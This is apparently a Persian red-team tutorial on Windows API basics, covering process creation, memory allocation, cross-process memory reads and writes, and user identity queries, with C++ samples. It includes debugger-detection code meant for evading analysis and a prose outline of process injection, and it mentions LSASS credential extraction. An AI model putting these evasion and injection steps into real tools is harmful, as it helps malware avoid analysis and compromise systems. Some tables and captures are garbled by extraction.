این تابع در اتوماسیون رابط کاربری، صفحه خوان ها و نرم افزار های مشروع برای یافتن و تعامل با پنجره ها استفاده می شود. در امنیت تهاجمی، برای شناسایی محیط های تحلیل مفید است: اگر عنوان پنجره با "OllyDbg" یا "IDA Pro" مطابقت داشته باشد، برنامه ممکن است فرض کند تحت تحلیل است و خارج شود یا خود را مسازی کند.

در پشت صحنه، `EnumWindows` از طریق شیء `HWND` (DefaultWinStation) و دسکتاپ (DefaultDesktop) در نشست GUI برای فهرست کردن های تمام پنجره های قابل مشاهده استفاده می کند. این تابع به `heap` دسکتاب برای دسترسی به ساختارهای داخلی پنجره دسترسی دارد و می توان آن را با `GetWindowThreadProcessId` ترکیب کرد تا فرایند مالک هر پنجره را تعیین کند. این فهرست سازی در یک حلقه مسدود کننده ادامه می یابد تا همه پنجره ها پردازش شوند یا `callback` آن را متوقف کند.

منابع (References)

MessageBox / MessageBoxW
<https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-messageboxw>

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

CreateProcess / CreateProcessW

<https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessw>

VirtualAlloc

<https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc>

OpenProcess

<https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openprocess>

ReadProcessMemory

<https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-readprocessmemory>

WriteProcessMemory

<https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory>

NtQueryInformationProcess

https://processhacker.sourceforge.io/doc/ntexapi%5C_ah.html#afefcv4ad2ccvfe1484c1d999fac0024c

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

(Microsoft does not officially document this NTAPI. For reference, winternl.h defines it in the Windows SDK.)

IsDebuggerPresent

<https://learn.microsoft.com/en-us/windows/win32/api/debugapi/nf-debugapi-isdebuggerpresent>

EnumWindows


<https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-enumwindows>

نمونه های عملی - توابع MessageBox و CreateProcess

مثال ۱: نمایش یک پیام در ویندوز — MessageBoxW

```
#include <Windows.h> // Required for Windows API functions
```

```
int main() {
    MessageBoxW(
        NULL, // hWnd: No owner window (NULL)
        L"Hello from WinAPI!", // lpText: The message body
        L"MessageBox Title", // lpCaption: The title of the window
        MB_OK | MB_ICONINFORMATION // uType: Button style and icon type
    );
    return 0;
}
```



تصویر ۱ - نتیجه اجرا: نمایش پنجره پیام.(MessageBox)

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

توضیح:

- تابع MessageBoxW یک پنجره پیام با استفاده از رشته های یونیکد نمایش می دهد.
- *wchar_t پیشوند L قبل از رشته ها (مثلًا L"Hello") یعنی رشته از نوع wchar_t است.
- OK: دکمه OK را اضافه می کند.
- MB_ICONINFORMATION: آیکون اطلاعات را اضافه می کند.
- این یک روش ساده برای نمایش هشدار، دیباگ یا پیام سریع بدون ساخت رابط گرافیکی است.

مثال ۲: اجرای یک برنامه (نوت پد) — CreateProcessW

```
#include <Windows.h>
#include <iostream>

int main() {
    STARTUPINFO si = { 0 }; // Startup configuration struct
    PROCESS_INFORMATION pi = { 0 }; // Receives info about the created process

    si.cb = sizeof(si); // Required: set the size of the structure

    LPCWSTR appName = L"C:\\Windows\\System32\\notepad.exe"; // Program to run

    // Attempt to create the new process
    BOOL success = CreateProcessW(
        appName, // Application name
        NULL, // Command line (optional)
        NULL, // Process security attributes
        NULL, // Thread security attributes
        FALSE, // Inherit handles?
        0, // Creation flags
        NULL, // Environment (inherit from parent)
        NULL, // Current directory (use parent's)
        &si, // Pointer to STARTUPINFO structure
        &pi // Pointer to PROCESS_INFORMATION structure
    );
}
```


مقدمه ای بر توسعه API ویندوز برای تیم قرمز

```
if (success) {
    std::wcout << L"Process created. PID:
" << pi.dwProcessId << std::endl;

    // Optionally wait for the process to
exit
    WaitForSingleObject(pi.hProcess,
INFINITE);

    // Clean up handles
    CloseHandle(pi.hProcess);
    CloseHandle(pi.hThread);
} else {
    std::wcerr << L"Failed to create
process. Error: " << GetLastError() <<
std::endl;
}

return 0;
}
```



تصویر ۲ نتیجه/جرا: ایجاد و اجرای نوت پد (CreateProcess).

توضیح:

- مشخص می کند پردازش چگونه شروع شود (مثلًا STARTUPINFO). • وضعیت پنجره).

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

- **PROCESS_INFORMATION**: اطلاعات پردازش و نخ ایجادشده را بر می گرداند (مثل PID).
- **CreateProcessW**: نسخه یونیکدتابع ایجاد پردازش در ویندوز.
- **WaitForSingleObject**: اجرای نخ فعلی را متوقف می کند تا پردازش ایجادشده تمام شود.
- **CloseHandle**: دسته های سیستم عاملی را آزاد می کند تا نشت مابع رخ ندهد.
- این تابع اساس ایجاد پردازش است و در ابزارهای تست نفوذ، بدافزارها و لانچرهای سیستم استفاده می شود.

مثال ۳: — تخصیص حافظه در پردازش فعلی VirtualAlloc

```
#include <Windows.h>
#include <iostream>

int main() {
    SIZE_T size = 1024; // Allocate 1 KB

    LPVOID allocatedMem = VirtualAlloc(
        NULL,
        // Let Windows choose the address
        size,
        // Size of the allocation in bytes
        MEM_COMMIT | MEM_RESERVE, // Reserve and commit memory
        PAGE_READWRITE // Access rights: read + write
    );

    if (allocatedMem) {
        std::cout << "Memory allocated at: "
        << allocatedMem << std::endl;

        // Free the memory once done
        VirtualFree(allocatedMem, 0,
        MEM_RELEASE);
    } else {
        std::cerr << "Allocation failed.
Error: " << GetLastError() << std::endl;
    }

    return 0;
}
```

```
C:/Users/Reza
Memory allocated at: 000005BEEF4000
C:/Users/Reza>C:/Users/Reza/Downloads/exeable/test/xor/Desn00/exeable/test.exe
```

تصویر ۳ نتیجه اجرای تخصیص حافظه (VirtualAlloc).

توضیح:

- VirtualAlloc: حافظه را در فضای آدرس مجازی پردازش فعلی تخصیص می‌دهد.
- MEM_RESERVE: رزرو یک بخش از فضای آدرس.
- MEM_COMMIT: اختصاص حافظه فیزیکی برای آن بخش.
- PAGE_READWRITE: امکان خواندن و نوشتن.
- VirtualFree: آزاد کردن حافظه تخصیص داده شده.

اینتابع برای بارگذاری شل کد، تزریق و نگاشت حافظه سفارشی در تحقیقات امنیتی ویندوز استفاده می‌شود.

مستندات

1. MessageBoxW

هدف:

نمایش یک پیام با متن، عنوان و دکمه‌ها/ایکون‌های مشخص.

:Prototype

```
int MessageBoxW(
```

HWND hWnd,
LPCWSTR lpText,
LPCWSTR lpCaption,
UINT uType
) ;

پارامترها:

پارامتر	نوع	توضیح
hWnd	HWND	هندل پنجره والد (NULL اگر نباشد)
lpText	LPCWSTR	متن پیام

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

عنوان پیام	LPCWSTR	IpCaption
سبک دکمه‌ها و آیکون‌ها	UINT	uType

مقادیر متدابل *uType*

- OK: فقط دکمه MB_OK
- Yes/No: دکمه‌های MB_YESNO
- آیکون اطلاعات: MB_ICONINFORMATION
- آیکون خطا: MB_ICONERROR

مقدار بازگشته:

یک عدد که بیانگر دکمه فشرده شده است (IDYES، IDOK و غیره).

یادداشت یونیکد:

- MessageBoxW نسخه یونیکد است.
- MessageBoxA نسخه ANSI است.
- MessageBox ماکرویی است که بسته به تنظیمات پروژه به یکی از این دو نگاشت می‌شود.

موارد استفاده: تعامل سریع با کاربر یا دیباگ.

۲. CreateProcessW

هدف:

ایجاد یک پردازش جدید و نخ اصلی آن. برای اجرای برنامه‌ها، تزریق به پردازش‌ها یا زنجیره اجرای برنامه‌ها استفاده می‌شود.

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

:Prototype

```
BOOL CreateProcessW(  
    LPCWSTR             lpApplicationName,  
    LPWSTR              lpCommandLine,  
    LPSECURITY_ATTRIBUTES lpProcessAttributes,  
    LPSECURITY_ATTRIBUTES lpThreadAttributes,  
    BOOL                bInheritHandles,  
    DWORD               dwCreationFlags,  
    LPVOID              lpEnvironment,  
    LPCWSTR              lpCurrentDirectory,  
    LPSTARTUPINFO       lpStartupInfo,  
    LPPROCESS_INFORMATION lpProcessInformation  
) ;
```

پارامترها:

پارامتر	توضیح
lpApplicationName	مسیر فایل اجرایی (مثل L"C:\\Windows\\System32\\notepad. ("exe
lpCommandLine	خط فرمان کامل (می تواند NULL باشد)
lpProcessAttributes	ویژگی های امنیتی پردازش
lpThreadAttributes	ویژگی های امنیتی نخ
bInheritHandles	اگر TRUE باشد، پردازش فرزند دسته های والد را به ارث می برد
dwCreationFlags	گزینه های ایجاد پردازش (مثل (CREATE_SUSPENDED
lpEnvironment	بلوک محیطی پردازش
lpCurrentDirectory	مسیر کاری پردازش
lpStartupInfo	ساختار STARTUPINFO که ظاهر پردازش را مشخص می کند

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

ساختار حاوی هندل‌ها و IDهای پردازش و نخ IpProcessInformation
مقدار بازگشتی:
TRUE در صورت موفقیت، در غیر این صورت FALSE (برای خطا از GetLastError() استفاده کنید).

ساختارهای مهم:

- STARTUPINFO یا STARTUPINFOW: نحوه نمایش پنجره پردازش
- PROCESS_INFORMATION: شامل PID، TID و هندل‌ها

موارد استفاده: اجرای ابزارهای خارجی، ایزوله کردن، تزریق یا زنجیره والد-فرزنده.

۳. VirtualAlloc

هدف:

رزرو یا تخصیص حافظه در فضای آدرس مجازی پردازش فراخوان.

:Prototype

```
LPVOID VirtualAlloc(  
    LPVOID lpAddress,  
    SIZE_T dwSize,  
    DWORD  flAllocationType,  
    DWORD  flProtect  
) ;
```

پارامترها:

پارامتر	توضیح
lpAddress	آدرس دلخواه (یا NULL برای تصمیم سیستم)
dwSize	اندازه بر حسب بایت
flAllocationType	MEM_RESERVE، MEM_COMMIT
flProtect	سطح حفاظت حافظه (مثل PAGE_READWRITE)

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

فلگ های رایج تخصیص:

- MEM_COMMIT: تخصیص حافظه فیزیکی
- MEM_RESERVE: رزرو فضای آدرس بدون استفاده از حافظه
- VirtualFree: آزادسازی حافظه با MEM_RELEASE

فلگ های رایج حفاظت:

- PAGE_READWRITE: خواندن/نوشتن
- PAGE_EXECUTE_READWRITE: برای اجرای کد تزریق شده

مقدار بازگشتی:

اشاره گر به حافظه تخصیص داده شده یا NULL در صورت خطا.

موارد استفاده:

- تخصیص دستی حافظه Heap
- آماده سازی حافظه اجرایی برای شل کد
- ایجاد نواحی حافظه سفارشی برای رمزگذاری یا مبهم سازی کد

جدول خلاصه

API	کاربرد	نیاز	موردنیاز	هدرنیاز	نسخه	مستندات
MessageBoxW	نمایش هشدار ساده‌دی الوج	Wi ndow s.h	بله	Wi ndow s.h	بله	https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-messageboxw
CreateProcessW	اجرای پردازش جدید	Wi ndow s.h	بله	Wi ndow s.h	بله	https://learn.microsoft.com/en-us/windows/win32/api/processapi/nf-processapi-createprocessw

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

rocessthreadsapi/nf-processsthreadsapi-createprocessw	ow.s.h	N/A	Wi ndow s.h	تخصیص دستی حافظه	Virtual Alloc
https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc					

مثال‌های کاربردی — توابع WriteProcessMemory و ReadProcessMemory

این توابع از توابع پایه‌ای هستند در:

- عملیات Red Team (مثل استخراج اعتبارنامه‌ها از LSASS)
- تکنیک‌های بدافزار/تزریق (مثل تزریق DLL یا process hollowing)
- ابزارهای دیباگ و تحلیل حافظه جرم‌شناسی (Forensic)
- مهندسی معکوس، لودرهای شل کد و وصله‌زن‌های حافظه

۱. دریافت هندل یک پردازش در حال اجرا — OpenProcess

هدف:

دریافت یک هندل به پردازش موجود که به شما امکان می‌دهد با حافظه، نخ‌ها یا حتی پایان دادن آن پردازش کار کنید.

:Prototype

```
HANDLE OpenProcess(  
    DWORD dwDesiredAccess,  
    BOOL bInheritHandle,  
    DWORD dwProcessId  
) ;
```

پارامترها:

توضیح	بارامتر
دسترسی سطح	dwDesiredAccess
▪ PROCESS_VM_READ	
▪ PROCESS_VM_WRITE	
▪ PROCESS_ALL_ACCESS	
آیا پردازش‌های فرزند می‌توانند هندل را به ارت	bInheritHandle
ببرند (معمولاً FALSE)	

PID پردازش هدف	dwProcessId
مقدار بازگشتی:	

- اگر موفق شود، یک HANDLE به پردازش برمی‌گردد.
- در صورت شکست NULL برمی‌گردد — برای اشکال‌یابی از `GetLastError()` استفاده کنید.

حقوق دسترسی متداول:
ReadProcessMemory — لازم برای PROCESS_VM_READ
— PROCESS_VM_WRITE + PROCESS_VM_OPERATION
WriteProcessMemory — لازم برای
PROCESS_QUERY_INFORMATION — اغلب در ترکیب با بقیه استفاده می‌شود

۲. — خواندن حافظه از یک پردازش دیگر ReadProcessMemory

هدف:

کمی کردن داده از یک آدرس حافظه در پردازش دیگر به بافر محلی شما.

:Prototype

```
BOOL ReadProcessMemory(
    HANDLE hProcess,
    LPCVOID lpBaseAddress,
    LPVOID lpBuffer,
    SIZE_T nSize,
    SIZE_T *lpNumberOfBytesRead
);
```

پارامترها:

توضیح	پارامتر
هندل پردازش هدف (از <code>OpenProcess</code>)	hProcess

آدرس در پردازش هدف برای خواندن	lpBaseAddress
اشاره گر به بافر محلی تعداد بایت‌هایی که باید خوانده شود	lpBuffer nSize
(اختیاری) تعداد واقعی بایت‌های خوانده شده	lpNumberOfBytesRead

مقدار بازگشته:

- در صورت موفقیت TRUE
- در صورت شکست ← از GetLastError() برای اشکال‌بابی استفاده کنید

نکات امنیتی:

- پردازش باید دسترسی PROCESS_VM_READ داشته باشد.
- DEP و ASLR ممکن است بعضی خواندن‌ها را مسدود کنند.
- سیستم‌های ضدتقلب و EDR به شدت این فعالیت را رصد می‌کنند.

۳. — WriteProcessMemory نوشتمن در حافظه یک پردازش دیگر

هدف:

کپی کردن داده از برنامه شما به فضای آدرس پردازش دیگر.

:Prototype

```
BOOL WriteProcessMemory(
    HANDLE hProcess,
    LPVOID lpBaseAddress,
    LPCVOID lpBuffer,
    SIZE_T nSize,
    SIZE_T *lpNumberOfBytesWritten
);
```

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

پارامترها:	توضیح	پارامتر
hProcess	هندل پردازش هدف	
lpBaseAddress	جایی که باید در پردازش مقصد نوشته شود	
lpBuffer	اشاره گر به داده محلی شما	
nSize	تعداد بایت‌هایی که باید نوشته شود	
lpNumberOfBytesWritten	(اختیاری) تعداد واقعی بایت‌های نوشته شده	

مقدار بازگشته:

- اگر نوشتمن موفق شود TRUE
- در غیر این صورت — در صورت نیاز، قبل از این از FALSE
- برای تخصیص حافظه استفاده کنید VirtualAllocEx

نکات ایمنی:

- و PROCESS_VM_WRITE به نیاز نیاز دارد.
- PROCESS_VM_OPERATION معمولاً در تزریق DLL، وصله کد یا بارگذاری شل کد استفاده می‌شود.

روال کاری معمول (نمای کلی ساده):

- پیدا کردن PID پردازش هدف (با Task Manager یا روش‌های برنامه‌نویسی)
- فراخوانی OpenProcess با سطح دسترسی لازم
- استفاده از ReadProcessMemory برای خواندن داده از حافظه
- (اختیاری) استفاده از VirtualAllocEx برای تخصیص حافظه در پردازش هدف
- استفاده از WriteProcessMemory برای تزریق داده یا کد

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

۶. (اختیاری) اجرای کد با CreateRemoteThread یا NtCreateThreadEx

مثال: خواندن و نوشتن در حافظه پردازش خودمان

```
#include <Windows.h>
#include <iostream>

int main() {
    // Step 1: Setup a test variable
    int targetValue = 1337;
    std::cout << "[+] Original value: " <<
targetValue << std::endl;

    // Step 2: Get current process ID
    DWORD pid = GetCurrentProcessId();
    std::cout << "[+] Current PID: " << pid
<< std::endl;

    // Step 3: Open the process (itself) with
    // read/write access
    HANDLE hProc = OpenProcess(
        PROCESS_VM_READ | PROCESS_VM_WRITE |
PROCESS_VM_OPERATION,
        FALSE,
        pid
    );

    if (!hProc) {
        std::cerr << "[-] Failed to open
process. Error: " << GetLastError() <<
std::endl;
        return 1;
    }

    // Step 4: Read the value using
    ReadProcessMemory
    int readBuffer = 0;
    SIZE_T bytesRead = 0;

    if (ReadProcessMemory(hProc,
&targetValue, &readBuffer,
sizeof(readBuffer), &bytesRead)) {
```

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

```
        std::cout << "[+] ReadProcessMemory:  
" << readBuffer << " (" << bytesRead << "  
bytes)" << std::endl;  
    } else {  
        std::cerr << "[-] Failed to read  
memory. Error: " << GetLastError() <<  
std::endl;  
    }  
  
    // Step 5: Modify the value using  
    WriteProcessMemory  
    int newValue = 9000;  
    SIZE_T bytesWritten = 0;  
  
    if (WriteProcessMemory(hProc,  
&targetValue, &newValue, sizeof(newValue),  
&bytesWritten)) {  
        std::cout << "[+] WriteProcessMemory:  
wrote " << bytesWritten << " bytes" <<  
std::endl;  
        std::cout << "[+] New value: " <<  
targetValue << std::endl;  
    } else {  
        std::cerr << "[-] Failed to write  
memory. Error: " << GetLastError() <<  
std::endl;  
    }  
  
    // Step 6: Cleanup  
    CloseHandle(hProc);  
    return 0;  
}
```

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

```
C:\Users\RedTeam>C:\Users\RedTeam\source\repos\examples\x64\Debug\examples.exe
[+] Original value: 1337
[+] Current PID: 9528
[+] ReadProcessMemory: 1337 (4 bytes)
[+] WriteProcessMemory: wrote 4 bytes
[+] New value: 9000

C:\Users\RedTeam>
```

تصویر ۴ نتیجه اجرای کد

آنچه اینجا یاد می‌گیرید:

مفهوم

مرحله

باز کردن پردازش با دسترسی

OpenProcess

حافظه

خواندن متغیر از آدرس مشخص

ReadProcessMemory

تغییر مقدار متغیر با تزریق

WriteProcessMemory

حافظه

استفاده از پردازش خود برای

GetCurrentProcessId

تست ایمن

بستن هندل‌ها برای جلوگیری از

CloseHandle

نشت منابع

مثال های کاربردی – توابع NtQueryInformationProcess و EnumWindows و IsDebuggerPresent

۱. NtQueryInformationProcess

هدف:

بازیابی اطلاعات داخلی پردازش مثل PEB (Process Environment Block) بازیابی اطلاعات داخلی پردازش مثل پورت دیباگ، مسیر فایل اجرایی و PID والد.

این تابع بخشی از NTAPI است و از ntdll.dll صادر می شود. مایکروسافت به طور رسمی آن را مستند نکرده، اما ابزارهای پیشرفته و بدافزارها زیاد از آن استفاده می کنند.

:Signature) امضا

```
NTSTATUS NtQueryInformationProcess(  
    HANDLE           ProcessHandle,  
    PROCESSINFOCLASS ProcessInformationClass,  
    PVOID            ProcessInformation,  
    ULONG            ProcessInformationLength,  
    PULONG           ReturnLength  
) ;
```

مقادیر متداول ProcessInformationClass

هدف	مقدار
گرفتن آدرس پایه PEB	ProcessBasicInformation
تشخیص وجود دیباگر	ProcessDebugPort
دریافت مسیر فایل (ساختار (UNICODE_STRING	ProcessImageFileName

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

از (ا) والد PID گرفتن **ProcessParentId**
InheritedFromUniqueProcessId (

نمونه کد: دریافت PID و PEB والد

```
#include <Windows.h>
#include <winternl.h>
#include <iostream>

// Define a custom struct to avoid conflict
with SDK
typedef struct _MY_PROCESS_BASIC_INFORMATION
{
    PVOID Reserved1;
    PPEB PebBaseAddress;
    PVOID Reserved2[2];
    ULONG_PTR UniqueProcessId;
    ULONG_PTR InheritedFromUniqueProcessId;
} MY_PROCESS_BASIC_INFORMATION;

// Function pointer to
NtQueryInformationProcess
typedef NTSTATUS(NTAPI*
NtQueryInformationProcess_t)(
    HANDLE,
    PROCESSINFOCLASS,
    PVOID,
    ULONG,
    PULONG
);

int main() {
    DWORD pid = GetCurrentProcessId();
    HANDLE hProcess =
OpenProcess(PROCESS_QUERY_INFORMATION, FALSE,
pid);

    if (!hProcess) {
        std::cerr << "Failed to open process.
Error: " << GetLastError() << std::endl;
        return 1;
    }
```

```
// Resolve NtQueryInformationProcess from
ntdll
HMODULE hNtdll =
GetModuleHandleW(L"ntdll.dll");
NtQueryInformationProcess_t
NtQueryInformationProcess =
(NtQueryInformationProcess_t)GetProcAddress(h
Ntdll, "NtQueryInformationProcess");

if (!NtQueryInformationProcess) {
    std::cerr << "Could not resolve
NtQueryInformationProcess" << std::endl;
    CloseHandle(hProcess);
    return 1;
}

MY_PROCESS_BASIC_INFORMATION pbi = {};
ULONG returnLength = 0;

NTSTATUS status =
NtQueryInformationProcess(
    hProcess,
    ProcessBasicInformation,
    &pbi,
    sizeof(pbi),
    &returnLength
);

if (status == 0) {
    std::cout << "Peb Address: " <<
pbi.PebBaseAddress << std::endl;
    std::cout << "Parent PID : " <<
pbi.InheritedFromUniqueProcessId <<
std::endl;
}
```

```
    else {
        std::cerr <<
        "NtQueryInformationProcess failed. NTSTATUS:
        0x" << std::hex << status << std::endl;
    }

    CloseHandle(hProcess);
    return 0;
}

 qDebug("bID : ۵۲۰
bEB ۸۷۴۶۲۲: ۰۰۰۰۰۰۱۲۵۷۸۴
C:/Users/امیرخان/Desktop/source/lebos/exeDebug/seces.exe");

```

تصویر ۵-نتیجه اجرا - *NtQueryInformationProcess*

- چه می کند: بازیابی اطلاعات داخلی سطح پایین (مثل PID و PEB و والد) از پردازش.
- موارد استفاده: تشخیص مخفیانه تغییر در والد پردازش یا دسترسی به ساختارهای داخلی.
- نکته کلیدی: دور زدن API های استاندارد، برای بازرسی عمیق پردازش استفاده می شود.

۲. IsDebuggerPresent

هدف:

تشخیص اینکه آیا پردازش فعلی در حال دیباگ شدن است یا خیر. این تابع فلگ BeingDebugged را بررسی می کند.

امضا:

BOOL IsDebuggerPresent();

موارد استفاده:

- بررسی سریع وجود دیباگر

مقدمه ای بر توسعه API ویندوز برای تیم قرمز


- استفاده بدافزارها برای فرار از تحلیل پویا یا محیط‌های دیباگ
- چک ضد دیباگ رایج

نمونه کد:

```
#include <Windows.h>
#include <iostream>

int main() {
    if (IsDebuggerPresent()) {
        std::cout << "Debugger detected.
Exiting..." << std::endl;
        return 1;
    } else {
        std::cout << "No debugger detected.
Continuing execution." << std::endl;
    }

    // Proceed with normal execution...
    return 0;
}
```



تصویر ۶ نتیجه اجرا WinDBG: IsDebuggerPresent

- چه می‌کند: بررسی می‌کند آیا پردازش فعلی دیباگ می‌شود.

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

- موارد استفاده: ضد دیباگ ساده؛ در صورت یافتن دیباگر اجرای کد تغییر یا متوقف می شود.
- نکته کلیدی: بر پایه فلگ PEB است؛ ساده اما قابل شناسایی.

EnumWindows .۳

هدف:

لیست کردن تمام پنجره های سطح بالا (Top-Level) که در سیستم باز هستند.
امکان بررسی عنوان پنجره، PID مرتبط یا نام کلاس را می دهد — برای شناسایی پنجره های دیباگر، آنتی ویروس و غیره مفید است.

امضا:

```
BOOL EnumWindows(  
    WNDENUMPROC lpEnumFunc,  
    LPARAM       lParam  
) ;
```

این تابع برای هر پنجره سطح بالا، تابع callback شما را فراخوانی می کند.

نمونه کد: شناسایی پنجره‌های دیباگر بر اساس عنوان

```
#include <Windows.h>
#include <iostream>
#include <string>
#include <vector>

std::vector<std::wstring> suspiciousTitles =
{
    L"OllyDbg", L"x64dbg", L"IDA", L"Immunity
Debugger", L"WinDbg"
};


BOOL CALLBACK EnumWindowsCallback(HWND hwnd,
LPARAM lParam) {
    wchar_t title[256];
    GetWindowTextW(hwnd, title, sizeof(title)
/ sizeof(wchar_t));

    for (const auto& suspect :
suspiciousTitles) {
        if (wcsstr(title, suspect.c_str())) {
            std::wcout << L"[!] Suspicious
window found: " << title << std::endl;
        }
    }

    return TRUE; // continue enumeration
}

int main() {
    EnumWindows(EnumWindowsCallback, 0);
    return 0;
}
```

مقدمه ای بر توسعه API ویندوز برای تیم قرمز



تصویر ۷ - نتیجه اجرا GetWindowText – برای شناسایی دیباگرهای

- چه می‌کند: همه پنجره‌ها را لیست کرده و عنوانشان را بررسی می‌کند.
- موارد استفاده: تشخیص دیباگرهایی مثل IDA، OllyDbg، x64dbg به صورت گرافیکی اجرا شده‌اند.
- نکته کلیدی: برای شناسایی ابزارها بر اساس نام پنجره مفید است و نیازی به دسترسی مستقیم به پردازش ندارد.

جدول خلاصه

استفاده مخفیانه	کاربرد	API
تشخیص دیباگر، ردیابی پردازش	دسترسی به ساختارهای PEB، داخلی، PID	NtQueryInformationProcess
فراری ساده ضد دیباگ اولیه	بررسی ساده ضد دیباگ	IsDebuggerPresent
یافتن پنجره‌های شناسایی ابزارها، GUI مثل دیباگ سندباکس	تشخیص AV یا	EnumWindows

مثال‌های کاربردی - توابع GetUserNameEx

هدف

این توابع برای بازیابی هویت حساب کاربری که پردازش فعلی تحت آن در حال اجراست استفاده می‌شوند. این موضوع به خصوص برای موارد زیر مفید است:

- تأیید سطح دسترسی (Mثـل Administrator و SYSTEM و LocalUser)
- درک محیط اجرا بعد از Process Injection یا Token Impersonation
- انجام بررسی قبل از Lateral Privilege Escalation یا Movement

معرفی توابع

GetUserName

- نام کاربری متناظر با Security Context رشته فعلی را بازیابی می‌کند.
- فقط نام کاربری را بر می‌گرداند، نه دامنه.
- در API advapi32.dll تعریف شده است.

GetUserNameEx

```
BOOLEAN GetUserNameEx(EXTENDED_NAME_FORMAT NameFormat,  
LPWSTR lpNameBuffer,  
PULONG nSize);
```

- نام کاربری را در قالب‌های مختلف بر اساس مقدار بازیابی می‌کند.
- در **secur32.dll** تعریف شده است.

مقادیر متداول **:NameFormat**

توضیح	مقدار
DOMAIN\Username (Active Directory یا) user@domain.com	NameSamCompatible
نام کامل (ا)	NameDisplay
	NameUserPrincipal

نمونه کد – **GetUserName**

```
#include <Windows.h>
#include <iostream>

int main() {
    WCHAR username[256];
    DWORD size = sizeof(username) /
    sizeof(WCHAR);

    if (GetUserNameW(username, &size)) {
        std::wcout << L"Current User: " <<
        username << std::endl;
    } else {
        std::wcerr << L"GetUserName failed."
        << std::endl;
    }

    return 0;
}
```

- فقط نام کاربری را برمی‌گرداند (مثلاً: **administrator**)
- دانمه یا هویت کامل را برنمی‌گرداند

نمونه کد – GetUserNameEx (به صورت DOMAIN\Username)

```
#include <Windows.h>
#include <Sddl.h>
#include <Security.h>
#include <iostream>

#pragma comment(lib, "Secur32.lib")

int main() {
    WCHAR name[256];
    ULONG size = sizeof(name) /
    sizeof(WCHAR);

    if (GetUserNameEx(NameSamCompatible,
name, &size)) {
        std::wcout << L"Full identity (SAM):"
" << name << std::endl;
    } else {
        std::wcerr << L"GetUserNameEx
failed." << std::endl;
    }

    return 0;
}
```

خروجی نمونه:

موارد استفاده در حملات Red Team

هدف	اعتبارسنجی	بعد از Token Impersonation	نمونه استفاده
Effective Token			تعیین اینکه کاربر فعلی ادمین است یا محدود شناسایی سشن فعلی

بررسی پیش از ارتقای جلوگیری از تلاش برای ارتقا از یک حساب که دسترسی همیشگاری دارد سطح بالا است
در رشتہ تزریق شده اطمینان از صحت کانتکست (مثل تزریق به SYSTEM)

ملاحظات EDR

- این نوع از دید EDR کم خطر محسوب می‌شوند.
- به تنها یک بمندرت هشدار ایجاد می‌کنند.
